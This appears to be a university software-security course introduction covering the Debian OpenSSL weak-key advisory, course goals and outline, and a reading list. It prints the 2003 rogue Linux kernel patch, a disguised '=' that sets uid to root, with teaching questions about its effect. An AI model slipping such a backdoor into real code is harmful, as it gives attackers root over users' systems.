This is a Debian-specific vulnerability which does not affect other operating systems which are not based on Debian. However, other systems can be indirectly affected if weak keys are imported into them.

It is strongly recommended that all cryptographic key material which has been generated by OpenSSL versions starting with 0.9.8c-1 on Debian systems is recreated from scratch. Furthermore, all DSA keys ever used on affected Debian systems for signing or authentication purposes should be considered compromised; the Digital Signature Algorithm relies on a secret random value used during signature generation.

The first vulnerable version, 0.9.8c-1, was uploaded to the unstable distribution on 2006-09-17, and has since that date propagated to the testing and current stable (etch) distributions. The old stable distribution (sarge) is not affected.

Affected keys include SSH keys, OpenVPN keys, DNSSEC keys, and key material for use in X.509 certificates and session keys used in SSL/TLS connections. Keys generated with GnuPG or GNUTLS are not affected, though.

Attempt to insert a backdoor in Linux

université de BORDEAUX

In November 2003, kernel developers noticed that an attacker tried to sneak a patch into the kernel sources of `kernel/exit.c` (see '`man clone`').

Rogue Patch

```
--- kernel/exit.c GOOD 2003-11-05 13:46:44.000000000 -0800
+++ kernel/exit.c BAD  2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+                       retval = -EINVAL;
        retval = -ECHILD;
 end_wait4:
        current->state = TASK_RUNNING;
```

1. What are the effects of the patch when the flags `WCLONE` and `WALL` are true ?
2. Would it be possible to have a remote exploit of this backdoor ?

Overview

Goals of the Course

université de BORDEAUX

Securing Systems

- Be aware of main attacks/counter-measures;
- Be able to find information and understand new security techniques;
- Risk evaluation of a computer system or a program.

Secure Programming

- Better understanding the limits of software security;
- Better knowledge on what is going "*backstage*".

Code Security Auditing

- Find software weaknesses and estimate threat;
- Understand security advisories.

Course Outline

université de BORDEAUX

1. Introduction to Software Security
2. Usual Programming Flaws
3. x86 Assembly Language (Part I)
4. x86 Assembly Language (Part II)
5. Executable files
6. Shellcodes
7. Basic stack-overflows
8. Advanced stack-overflows
9. Heap-overflows
10. Format strings and more...
11. Obfuscation & Reverse-Engineering
12. Digital Forensic

Grading

- **Homeworks** [1/2]

  (challenges from `https://www.root-me.org/` (App-system, Cracking))

- **1 Exam** [1/2]

  (December, duration: 3h, all documents allowed)

Course Website

université de BORDEAUX

- **Course**
  `http://www.labri.fr/~fleury/courses/software-security/`
- **What you can find on the course website**
  - Syllabus;
  - Course Agenda;
  - Slides;
  - Exercises;
  - References;
  - And more...
    (articles, manuals, books, code samples, ...).

Overview

References & Further Readings

Magazines

- **Misc** (Diamond Editions)
- **Phrack** (`http://www.phrack.org`)

Blogs and others

- **LiveOverflow** (`https://liveoverflow.com/`)
- **A Few Thoughts on Cryptographic Engineering** (`http://blog.cryptographyengineering.com/`)

Podcasts

- **NoLimitSecu** (`https://www.nolimitsecu.fr/`)
- **Le Comptoir Sécu** (`https://www.comptoirsecu.fr/podcast/`)
- **Security Now** (`https://www.grc.com/securitynow.htm`)

Nebula Challenges

Books I


Chris Anley, John Heasman, Felix Linder, and Gerardo Richarte.
The Shellcoder's Handbook: Discovering and Exploiting Security Holes.
John Wiley & Sons, 2nd edition, 2007.


Bruce Dang, Alexandre Gazet, Elias Bachaalany, and Sébastien Josse.
Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation.
John Wiley & Sons, 2014.


Eldad Eilam.
Reversing: Secrets of Reverse Engineering.
John Wiley & Sons, 2005.


Jon Erickson.
Hacking: The Art of Exploitation.
No Starch Press, 2nd edition, 2007.


Randall Hyde.
The Art of Assembly Language.
No Starch, 2003.

Books II


Michael Hale Ligh, Andrew Case, Jamie Levy, and Aaron Walters.
The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory.
John Wiley & Sons, 2014.


Ryan O'Neill.
Learning Linux Binary Analysis.
Packt Publishing, 2016.


Robert C. Seacord.
Secure Coding in C and C++.
SEI Series. Addison Wesley, 2nd edition, 2013.


Michael Sikorski and Andrew Honig.
Practical Malware Analysis: A Hands-On Guide to Dissecting Malicious Software.
No Starch Press, 2012.